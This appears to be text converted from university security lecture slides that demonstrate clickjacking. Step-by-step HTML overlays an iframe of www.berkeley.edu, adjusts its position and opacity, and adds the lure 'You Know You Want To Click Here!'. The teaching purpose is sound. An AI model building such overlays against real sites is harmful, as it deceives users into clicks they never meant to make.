
Let's load www.berkeley.edu

Any Javascript in the surrounding window can't generate synthetic clicks in the framed window due to *Same Origin Policy*






Let's load www.berkeley.edu



Though of course if the *user themselves* clicks in the framed window, that “counts”

...



Let's load www.berkeley.edu



<https://crowdfund.berkeley.edu>

Let's load `www.berkeley.edu`

```
<p>
```


```
<div style="position:absolute; top: 0px;">
```

```
<iframe src="http://www.berkeley.edu"
```

```
width=500 height=500></iframe>
```

```
</div>
```

We position the iframe to completely overlap with the outer frame



Let's load `www.berkeley.edu`

```
<p>
```


```
<div style="position:absolute; top: 40px;">
```

```
<iframe src="http://www.berkeley.edu"
```

```
width=500 height=500></iframe>
```

```
</div>
```

We nudge the iframe's position a bit below the top so we can see our outer frame text




Let's load www.berkeley.edu



```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top




Let's load www.berkeley.edu



```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

